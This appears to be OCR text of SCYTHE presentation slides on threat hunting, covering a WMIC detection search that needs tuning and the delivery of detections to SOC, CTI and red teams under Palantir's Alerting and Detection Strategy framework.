
Does the process make network connections?


Localhost, Private IPs, External IPs?




https://adsecurity.org/?p=2604


Casting a wide net




Malicious Events
Benign Events



Malicious Events
Benign Events


Sometimes it isn't a good search or detection opportunity



Processing: Quick Example


- Tuning WMIC Execution - 30 Day Search
  - Here we would tune out ssm-agent-worker





Dissemination


- Deliver to stakeholders
- SOC deliverable may be an alert, with documented reasoning, context, and potential responses.
- Management or the CTI team may want to record the content to see what ATT&CK ID is covered or log source(s) used.
- Distribute to the Red Team for alert and bypass alert testing.



Dissemination: Structure

- Leverage Palantir's Alerting and Detection Strategy (ADS) Framework.

- The Framework breaks down Tactical and Operational objectives into a concise structure:
  - Goal
  - Categorization
  - Strategy Abstract
  - Technical Context
  - Blind Spots and Assumptions
  - False Positives
  - Validation
  - Priority
  - Response



Happy Hunting

SCYTHE